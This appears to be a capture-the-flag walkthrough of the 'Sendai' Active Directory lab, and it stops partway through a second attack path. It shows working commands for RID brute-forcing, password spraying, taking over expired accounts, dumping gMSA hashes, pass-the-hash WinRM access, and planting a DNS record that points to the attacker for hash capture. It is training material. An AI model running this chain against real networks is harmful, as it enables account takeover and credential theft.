

Overview
- Type Machines
- OS Windows
- Severity Medium
- Creator xct
- Release date 2024 Mar 15
Enumeration
Start the instance via Discord and let’s go:

10.10.64.89
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.64.89
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-23 18:36 JST
Nmap scan report for 10.10.64.89
Host is up (0.24s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: DNS:dc.sendai.vl
| Not valid before: 2023-07-18T12:39:21
|_Not valid after:  2024-07-18T00:00:00
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sendai.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-01-23T09:25:27
|_Not valid after:  2026-01-23T09:25:27
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sendai.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-01-23T09:25:27
|_Not valid after:  2026-01-23T09:25:27
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-23T09:40:41+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SENDAI
|   NetBIOS_Domain_Name: SENDAI
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: sendai.vl
|   DNS_Computer_Name: dc.sendai.vl
|   DNS_Tree_Name: sendai.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-23T09:40:05+00:00
| ssl-cert: Subject: commonName=dc.sendai.vl
| Not valid before: 2025-01-22T09:34:18
|_Not valid after:  2025-07-24T09:34:18
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49668/tcp open  msrpc         Microsoft Windows RPC
52194/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a domain controller of the domain sendai.vl.
- Main open ports are for HTTP server, DNS, LDAP, SMB and also RDP, WinRM.
- Add
dc.sendai.vl,sendai.vlin in /etc/hosts
SMB Shared folder (445/tcp)
List shared folders using the guest account:
$ nxc smb dc.sendai.vl -u 'guest' -p '' --shares
SMB         10.10.64.89     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.89     445    DC               [+] sendai.vl\guest:
SMB         10.10.64.89     445    DC               [*] Enumerated shares
SMB         10.10.64.89     445    DC               Share           Permissions     Remark
SMB         10.10.64.89     445    DC               -----           -----------     ------
SMB         10.10.64.89     445    DC               ADMIN$                          Remote Admin
SMB         10.10.64.89     445    DC               C$                              Default share
SMB         10.10.64.89     445    DC               config
SMB         10.10.64.89     445    DC               IPC$            READ            Remote IPC
SMB         10.10.64.89     445    DC               NETLOGON                        Logon server share
SMB         10.10.64.89     445    DC               sendai          READ            company share
SMB         10.10.64.89     445    DC               SYSVOL                          Logon server share
SMB         10.10.64.89     445    DC               Users           READ
Found:
sendaiandUserswith read only access- The server is Windows Server 2022 so pretty new with a build 20348
Quick overview and grab some files:
$ smbclientng -u 'guest' -p '' --host dc.sendai.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc.sendai.vl' as '.\guest'!
■[\\dc.sendai.vl\]> use sendai
■[\\dc.sendai.vl\sendai\]> acls
d-------     0.00 B  2023-07-19 02:31  .\
d--h--s-     0.00 B  2023-07-19 23:11  ..\
d-------     0.00 B  2023-07-11 21:58  hr\
             Owner:   BUILTIN\Administrators
             Group:   SENDAI\Domain Users
             Allowed: Everyone               READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users          READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER          GENERIC_ALL

-a------    1.34 kB  2023-07-19 02:34  incident.txt
             Owner:   BUILTIN\Administrators
             Group:   SENDAI\Domain Users
             Allowed: Everyone               READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users          READ_CONTROL | SYNCHRONIZE

d-------     0.00 B  2023-07-18 22:16  it\
             Owner:   BUILTIN\Administrators
             Group:   SENDAI\Domain Users
             Allowed: Everyone               READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users          READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER          GENERIC_ALL

d-------     0.00 B  2023-07-11 21:58  legal\
             Owner:   BUILTIN\Administrators
             Group:   SENDAI\Domain Users
             Allowed: Everyone               READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users          READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER          GENERIC_ALL

d-------     0.00 B  2023-07-18 22:17  security\
             Owner:   BUILTIN\Administrators
             Group:   SENDAI\Domain Users
             Allowed: Everyone               READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users          READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER          GENERIC_ALL

d-------     0.00 B  2023-07-11 22:00  transfer\
             Owner:   BUILTIN\Administrators
             Group:   SENDAI\Domain Users
             Allowed: Everyone               READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users          READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER          GENERIC_ALL

■[\\dc.sendai.vl\sendai\]> ls
d-------     0.00 B  2023-07-19 02:31  .\
d--h--s-     0.00 B  2023-07-19 23:11  ..\
d-------     0.00 B  2023-07-11 21:58  hr\
-a------    1.34 kB  2023-07-19 02:34  incident.txt
d-------     0.00 B  2023-07-18 22:16  it\
d-------     0.00 B  2023-07-11 21:58  legal\
d-------     0.00 B  2023-07-18 22:17  security\
d-------     0.00 B  2023-07-11 22:00  transfer\
■[\\dc.sendai.vl\sendai\]> tree
├── hr/
├── it/
│   ├── Bginfo64.exe
│   └── PsExec64.exe
├── legal/
├── security/
│   └── guidelines.txt
├── transfer/
│   ├── anthony.smith/
│   ├── clifford.davey/
│   ├── elliot.yates/
│   ├── lisa.williams/
│   ├── susan.harper/
│   ├── temp/
│   └── thomas.powell/
└── incident.txt
■[\\dc.sendai.vl\sendai\]> get incident.txt
'incident.txt' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 1.4/1.4 kB • ? • 0:00:00
■[\\dc.sendai.vl\sendai\]> cd security
■[\\dc.sendai.vl\sendai\security\]> get guidelines.txt
'guidelines.txt' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 4.5/4.5 kB • ? • 0:00:00
■[\\dc.sendai.vl\sendai\security\]> exit
Read both documents:
$ cat incident.txt
Dear valued employees,

We hope this message finds you well. We would like to inform you about an important security update regarding user account passwords. Recently, we conducted a thorough penetration test, which revealed that a significant number of user accounts have weak and insecure passwords.

To address this concern and maintain the highest level of security within our organization, the IT department has taken immediate action. All user accounts with insecure passwords have been expired as a precautionary measure. This means that affected users will be required to change their passwords upon their next login.

We kindly request all impacted users to follow the password reset process promptly to ensure the security and integrity of our systems. Please bear in mind that strong passwords play a crucial role in safeguarding sensitive information and protecting our network from potential threats.

If you need assistance or have any questions regarding the password reset procedure, please don't hesitate to reach out to the IT support team. They will be more than happy to guide you through the process and provide any necessary support.

Thank you for your cooperation and commitment to maintaining a secure environment for all of us. Your vigilance and adherence to robust security practices contribute significantly to our collective safety.                    ```

> Interesting, maybe we need to bruteforce RID then password spray attack to discover some accounts that needed to change their passwords.

The `guidelines.txt` is just some general security guidance.

We have also a list of potential users:

```plaintext
anthony.smith
clifford.davey
elliot.yates
lisa.williams
susan.harper
thomas.powell
Get a list of usernames by providing a rid-brute attack:
$ nxc smb dc.sendai.vl -u 'guest' -p '' --rid-brute 10000
SMB         10.10.64.89     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.89     445    DC               [+] sendai.vl\guest:
SMB         10.10.64.89     445    DC               498: SENDAI\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.64.89     445    DC               500: SENDAI\Administrator (SidTypeUser)
SMB         10.10.64.89     445    DC               501: SENDAI\Guest (SidTypeUser)
SMB         10.10.64.89     445    DC               502: SENDAI\krbtgt (SidTypeUser)
SMB         10.10.64.89     445    DC               512: SENDAI\Domain Admins (SidTypeGroup)
SMB         10.10.64.89     445    DC               513: SENDAI\Domain Users (SidTypeGroup)
SMB         10.10.64.89     445    DC               514: SENDAI\Domain Guests (SidTypeGroup)
SMB         10.10.64.89     445    DC               515: SENDAI\Domain Computers (SidTypeGroup)
SMB         10.10.64.89     445    DC               516: SENDAI\Domain Controllers (SidTypeGroup)
SMB         10.10.64.89     445    DC               517: SENDAI\Cert Publishers (SidTypeAlias)
SMB         10.10.64.89     445    DC               518: SENDAI\Schema Admins (SidTypeGroup)
SMB         10.10.64.89     445    DC               519: SENDAI\Enterprise Admins (SidTypeGroup)
SMB         10.10.64.89     445    DC               520: SENDAI\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.64.89     445    DC               521: SENDAI\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.64.89     445    DC               522: SENDAI\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.64.89     445    DC               525: SENDAI\Protected Users (SidTypeGroup)
SMB         10.10.64.89     445    DC               526: SENDAI\Key Admins (SidTypeGroup)
SMB         10.10.64.89     445    DC               527: SENDAI\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.64.89     445    DC               553: SENDAI\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.64.89     445    DC               571: SENDAI\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.64.89     445    DC               572: SENDAI\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.64.89     445    DC               1000: SENDAI\DC$ (SidTypeUser)
SMB         10.10.64.89     445    DC               1101: SENDAI\DnsAdmins (SidTypeAlias)
SMB         10.10.64.89     445    DC               1102: SENDAI\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.64.89     445    DC               1103: SENDAI\SQLServer2005SQLBrowserUser$DC (SidTypeAlias)
SMB         10.10.64.89     445    DC               1104: SENDAI\sqlsvc (SidTypeUser)
SMB         10.10.64.89     445    DC               1105: SENDAI\websvc (SidTypeUser)
SMB         10.10.64.89     445    DC               1107: SENDAI\staff (SidTypeGroup)
SMB         10.10.64.89     445    DC               1108: SENDAI\Dorothy.Jones (SidTypeUser)
SMB         10.10.64.89     445    DC               1109: SENDAI\Kerry.Robinson (SidTypeUser)
SMB         10.10.64.89     445    DC               1110: SENDAI\Naomi.Gardner (SidTypeUser)
SMB         10.10.64.89     445    DC               1111: SENDAI\Anthony.Smith (SidTypeUser)
SMB         10.10.64.89     445    DC               1112: SENDAI\Susan.Harper (SidTypeUser)
SMB         10.10.64.89     445    DC               1113: SENDAI\Stephen.Simpson (SidTypeUser)
SMB         10.10.64.89     445    DC               1114: SENDAI\Marie.Gallagher (SidTypeUser)
SMB         10.10.64.89     445    DC               1115: SENDAI\Kathleen.Kelly (SidTypeUser)
SMB         10.10.64.89     445    DC               1116: SENDAI\Norman.Baxter (SidTypeUser)
SMB         10.10.64.89     445    DC               1117: SENDAI\Jason.Brady (SidTypeUser)
SMB         10.10.64.89     445    DC               1118: SENDAI\Elliot.Yates (SidTypeUser)
SMB         10.10.64.89     445    DC               1119: SENDAI\Malcolm.Smith (SidTypeUser)
SMB         10.10.64.89     445    DC               1120: SENDAI\Lisa.Williams (SidTypeUser)
SMB         10.10.64.89     445    DC               1121: SENDAI\Ross.Sullivan (SidTypeUser)
SMB         10.10.64.89     445    DC               1122: SENDAI\Clifford.Davey (SidTypeUser)
SMB         10.10.64.89     445    DC               1123: SENDAI\Declan.Jenkins (SidTypeUser)
SMB         10.10.64.89     445    DC               1124: SENDAI\Lawrence.Grant (SidTypeUser)
SMB         10.10.64.89     445    DC               1125: SENDAI\Leslie.Johnson (SidTypeUser)
SMB         10.10.64.89     445    DC               1126: SENDAI\Megan.Edwards (SidTypeUser)
SMB         10.10.64.89     445    DC               1127: SENDAI\Thomas.Powell (SidTypeUser)
SMB         10.10.64.89     445    DC               1128: SENDAI\ca-operators (SidTypeGroup)
SMB         10.10.64.89     445    DC               1129: SENDAI\admsvc (SidTypeGroup)
SMB         10.10.64.89     445    DC               1130: SENDAI\mgtsvc$ (SidTypeUser)
SMB         10.10.64.89     445    DC               1131: SENDAI\support (SidTypeGroup)
Works
Let’s copy/paste the output to a file then get just the users and put them in a new wordlist file:
$ cat all_sids.txt | grep TypeUser | awk '{ print $6}' | cut -d '\' -f 2 > all_users.txt
$ cat all_users.txt
Administrator
Guest
krbtgt
DC$
sqlsvc
websvc
Dorothy.Jones
Kerry.Robinson
Naomi.Gardner
Anthony.Smith
Susan.Harper
Stephen.Simpson
Marie.Gallagher
Kathleen.Kelly
Norman.Baxter
Jason.Brady
Elliot.Yates
Malcolm.Smith
Lisa.Williams
Ross.Sullivan
Clifford.Davey
Declan.Jenkins
Lawrence.Grant
Leslie.Johnson
Megan.Edwards
Thomas.Powell
mgtsvc$
OR
$ cat all_sids.txt |  cut -d '\' -f2 | awk '{print $1}' | tee users.txt
Administrator
Guest
krbtgt
Domain
Domain
Domain
Domain
Domain
Cert
Schema
Enterprise
Group
Read-only
Cloneable
Protected
Key
Enterprise
RAS
Allowed
Denied
DC$
DnsAdmins
DnsUpdateProxy
SQLServer2005SQLBrowserUser$DC
sqlsvc
websvc
staff
Dorothy.Jones
Kerry.Robinson
Naomi.Gardner
Anthony.Smith
Susan.Harper
Stephen.Simpson
Marie.Gallagher
Kathleen.Kelly
Norman.Baxter
Jason.Brady
Elliot.Yates
Malcolm.Smith
Lisa.Williams
Ross.Sullivan
Clifford.Davey
Declan.Jenkins
Lawrence.Grant
Leslie.Johnson
Megan.Edwards
Thomas.Powell
ca-operators
admsvc
mgtsvc$
support
Expired Passwords resetting
Let’s go for username spray attack with an empty password:
$ nxc smb dc.sendai.vl -u all_users.txt -p '' --continue-on-success
SMB         10.10.64.89     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.89     445    DC               [-] sendai.vl\Administrator: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [+] sendai.vl\Guest:
SMB         10.10.64.89     445    DC               [-] sendai.vl\krbtgt: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\DC$: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\sqlsvc: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\websvc: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Dorothy.Jones: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Kerry.Robinson: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Naomi.Gardner: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Anthony.Smith: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Susan.Harper: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Stephen.Simpson: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Marie.Gallagher: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Kathleen.Kelly: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Norman.Baxter: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Jason.Brady: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Elliot.Yates: STATUS_PASSWORD_MUST_CHANGE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Malcolm.Smith: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Lisa.Williams: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Ross.Sullivan: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Clifford.Davey: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Declan.Jenkins: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Lawrence.Grant: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Leslie.Johnson: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Megan.Edwards: STATUS_LOGON_FAILURE
SMB         10.10.64.89     445    DC               [-] sendai.vl\Thomas.Powell: STATUS_PASSWORD_MUST_CHANGE
SMB         10.10.64.89     445    DC               [-] sendai.vl\mgtsvc$: STATUS_LOGON_FAILURE
Found that
Elliot.YatesandThomas.Powell, both have their passwords reset.
Let’s change their passwords (press
$ impacket-changepasswd sendai.vl/'Elliot.Yates'@dc.sendai.vl -newpass 'Azerty123!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Current password:
[*] Changing the password of sendai.vl\Elliot.Yates
[*] Connecting to DCE/RPC as sendai.vl\Elliot.Yates
[!] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully.
$ impacket-changepasswd sendai.vl/'Thomas.Powell'@dc.sendai.vl -newpass 'Azerty123!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Current password:
[*] Changing the password of sendai.vl\Thomas.Powell
[*] Connecting to DCE/RPC as sendai.vl\Thomas.Powell
[!] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully.
Check if they can access to new SMB shares:
$ nxc smb dc.sendai.vl -u 'Elliot.Yates' -p 'Azerty123!' --shares
SMB         10.10.64.89     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.89     445    DC               [+] sendai.vl\Elliot.Yates:Azerty123!
SMB         10.10.64.89     445    DC               [*] Enumerated shares
SMB         10.10.64.89     445    DC               Share           Permissions     Remark
SMB         10.10.64.89     445    DC               -----           -----------     ------
SMB         10.10.64.89     445    DC               ADMIN$                          Remote Admin
SMB         10.10.64.89     445    DC               C$                              Default share
SMB         10.10.64.89     445    DC               config          READ,WRITE
SMB         10.10.64.89     445    DC               IPC$            READ            Remote IPC
SMB         10.10.64.89     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.64.89     445    DC               sendai          READ,WRITE      company share
SMB         10.10.64.89     445    DC               SYSVOL          READ            Logon server share
SMB         10.10.64.89     445    DC               Users           READ
$ nxc smb dc.sendai.vl -u 'Thomas.Powell' -p 'Azerty123!' --shares
SMB         10.10.64.89     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.89     445    DC               [+] sendai.vl\Thomas.Powell:Azerty123!
SMB         10.10.64.89     445    DC               [*] Enumerated shares
SMB         10.10.64.89     445    DC               Share           Permissions     Remark
SMB         10.10.64.89     445    DC               -----           -----------     ------
SMB         10.10.64.89     445    DC               ADMIN$                          Remote Admin
SMB         10.10.64.89     445    DC               C$                              Default share
SMB         10.10.64.89     445    DC               config          READ,WRITE
SMB         10.10.64.89     445    DC               IPC$            READ            Remote IPC
SMB         10.10.64.89     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.64.89     445    DC               sendai          READ,WRITE      company share
SMB         10.10.64.89     445    DC               SYSVOL          READ            Logon server share
SMB         10.10.64.89     445    DC               Users           READ
Found that both can access to
configwith READ/WRITE access
So from now we will only use Elliot.Yates then let’s dig:
$ smbclientng -u 'Elliot.Yates' -p 'Azerty123!' --host dc.sendai.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc.sendai.vl' as '.\Elliot.Yates'!
■[\\dc.sendai.vl\]> use config
■[\\dc.sendai.vl\config\]> ls
d-------     0.00 B  2025-01-23 20:11  .\
d--h--s-     0.00 B  2023-07-19 23:11  ..\
-a------    78.00 B  2023-07-11 21:57  .sqlconfig
■[\\dc.sendai.vl\config\]> cat .sqlconfig
Server=dc.sendai.vl,1433;Database=prod;User Id=sqlsvc;Password=SurenessBlob85;
■[\\dc.sendai.vl\config\]> get .sqlconfig
'.sqlconfig' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 78/78 bytes • ? • 0:00:00
■[\\dc.sendai.vl\config\]> exit
Found
sqlsvc:SurenessBlob85but we don’t have MSSQL open
BloodHound
Let’s go to enumerate the Active Directory then ingest to BloodHound Community Edition for analysis:
$ nxc ldap dc.sendai.vl -u 'Elliot.Yates' -p 'Azerty123!' --bloodhound --collection All,LoggedOn
Check the outbound object control of our user Elliot.Yates:
He is a member of the
Supportgroup, that automatically given the right to haveGenericAllover theADMSVCgroup.
- Users into the
ADMSVCgroup have theReadGMSAPasswordover theMGTSVC$account.- This privilege allows us to view the
Group-Managed Service Account (GMSA)password of the support account, which will return to us the NTLM hash of the account.
The full attack path is below:
MGTSVC$machine account is a member ofREMOTE MANAGEMENT USERSgroup that allow us to connect to the DC via WinRM.
We can see also the user SQLSVC has an active session on the DC:
We have enough information to go ahead.
gMSA Password dumping (mgtsvc$) (Sendai_User)
Way 1 via ADMSVC
We dump the gMSA Password:
$ nxc ldap dc.sendai.vl -u 'Elliot.Yates' -p 'Azerty123!' --gmsa
SMB         10.10.69.11     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
LDAPS       10.10.69.11     636    DC               [+] sendai.vl\Elliot.Yates:Azerty123!
LDAPS       10.10.69.11     636    DC               [*] Getting GMSA Passwords
LDAPS       10.10.69.11     636    DC               Account: mgtsvc$              NTLM: ce0b2ff6ebd759c1b09b16e7173070f2
Found
mgtsvc$:ce0b2ff6ebd759c1b09b16e7173070f2
We use these credentials to connect to the DC then grab the flag Sendai_User:
$ evil-winrm -i dc.sendai.vl -u 'mgtsvc$' -H 'ce0b2ff6ebd759c1b09b16e7173070f2'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> ls ..\Desktop
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> cd c:\
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/11/2023   5:56 AM                config
d-----         7/18/2023  10:27 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         7/19/2023   7:00 AM                Program Files
d-----         7/18/2023   6:11 AM                Program Files (x86)
d-----         7/18/2023  10:31 AM                sendai
d-----         7/11/2023   2:35 AM                SQL2019
d-r---         1/24/2025   4:46 PM                Users
d-----         7/19/2023   7:11 AM                Windows
-a----         7/18/2023   6:16 AM             36 user.txt


*Evil-WinRM* PS C:\> type user.txt
VL{e015461ca5ecaeb714cb231fd719be62}
We can do the same using a faster way with Netexec:
$ nxc winrm dc.sendai.vl -u 'mgtsvc$' -H 'ce0b2ff6ebd759c1b09b16e7173070f2' -X 'type c:\user.txt'
WINRM       10.10.69.11     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:sendai.vl)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.69.11     5985   DC               [+] sendai.vl\mgtsvc$:ce0b2ff6ebd759c1b09b16e7173070f2 (Pwn3d!)
WINRM       10.10.69.11     5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.10.69.11     5985   DC               VL{e015461ca5ecaeb714cb231fd719be62}
Way 2 via WEBSVC
- Credit goes out to Yeeb for this specific attack path.
We proceed to Vhost discovery:
$ wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --c 200 -H "Host: FUZZ.sendai.vl" -u https://sendai.vl --hw 55
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://sendai.vl/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000134:   200        90 L     260 W      4189 Ch     "service"
Found
service.sendai.vl(nothing using HTTP but found using HTTPS) and add it to /etc/hosts
We can also do the same with gobuster:
$ gobuster vhost --url https://sendai.vl -t 50 -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --append-domain -k --exclude-length 334
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              https://sendai.vl
[+] Method:           GET
[+] Threads:          50
[+] Wordlist:         /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:       gobuster/3.6
[+] Timeout:          10s
[+] Append Domain:    true
[+] Exclude Length:   334
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: service.sendai.vl Status: 200 [Size: 4189]
This website seems to be an internal website scan, which will verify if a subdomain within the environment is experiencing issues.
It allows us to prompt a subdomain to check, meaning this website will probably submit an LDAP request to the subdomain that we specify.
What’s great if we have the ability to create a fake subdomain due to Elliot.Yates Machine Account Quota (MAQ).
Let’s check if we can:
$ nxc ldap dc.sendai.vl -u 'Elliot.Yates' -p 'Azerty123!' -M maq
SMB         10.10.69.11     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
LDAP        10.10.69.11     389    DC               [+] sendai.vl\Elliot.Yates:Azerty123!
MAQ         10.10.69.11     389    DC               [*] Getting the MachineAccountQuota
MAQ         10.10.69.11     389    DC               MachineAccountQuota: 10
Confirmed, we can do it
We can create a computer account, from which we can use to create an LDAP record of a fake subdomain that points back to our attacker machine.
If there is a service account associated with this web service, we can capture their NetNTLMv2 hash using responder.
Create our machine account in the sendai.vl domain:
$ impacket-addcomputer -dc-ip dc.sendai.vl -computer-name hanabi -computer-pass 'Qwerty123!' sendai.vl/Elliot.Yates:'Azerty123!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account hanabi$ with password Qwerty123!.
Create a fake LDAP record using krbrelayx’s dnstool.py:
$ git clone https://github.com/dirkjanm/krbrelayx.git
$ python3 krbrelayx/dnstool.py -u 'sendai.vl\hanabi$' -p 'Qwerty123!' -r hanabi.sendai.vl -d 10.8.4.253 --action add dc.sendai.vl -dns-ip 10.10.69.11
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
